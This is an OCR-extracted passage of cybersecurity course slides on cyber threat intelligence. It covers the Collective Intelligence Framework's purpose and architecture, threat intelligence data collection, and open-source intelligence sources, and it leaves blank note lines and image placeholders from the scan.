- Ensure rapid response to incidents

Notes:

LO#08: Explain Cyber Threat Intelligence



Threat Intelligence Frameworks

Collective Intelligence Framework (CIF)

- Collective Intelligence Framework (CIF) is a cyber threat intelligence management system that allows you to **combine known malicious threat information** from many sources and use that information for incident detection, response, and mitigation

- CIF helps to parse, normalize, store, post-process, query, share, and **produce data sets of threat intelligence**

CIF Architecture

Private Feed/Data
Public Feeds/Data
Your own data source can be added
Use any public threat intel
CIF Server
Pushed daily feeds
Using CIF clients
Perl
Browser
Plugin API
Mitigation Equipment (dnsSinkHole, Firewall, IDS)
Using Querying Indexed Feeds

https://csirtgadgets.com

Notes: ____


____

____

____

____

____




Threat Intelligence Data Collection

- Threat Intelligence Data Collection is a collection of **relevant and reliable data** for analysis. It is the key to achieving better threat intelligence output

- Data can be gathered from **multiple sources and feeds** including Human Intelligence (HUMINT), Imagery Intelligence (IMINT), Signals Intelligence (SIGINT), Open Source Intelligence (OSINT), Social Media Intelligence (SOCMINT), and others

- Analysts can collect threat data either from multiple security teams in an organization or by **manually conducting** the threat **data collection**



Threat Intelligence Sources

Open-Source Intelligence (OSINT)

- Information is collected from the **publicly available sources** and analyzed to obtain a rich useful form of intelligence
- OSINT sources:
  - Media
  - Internet
  - Public government data
  - Corporate and academic publishing
  - Literature

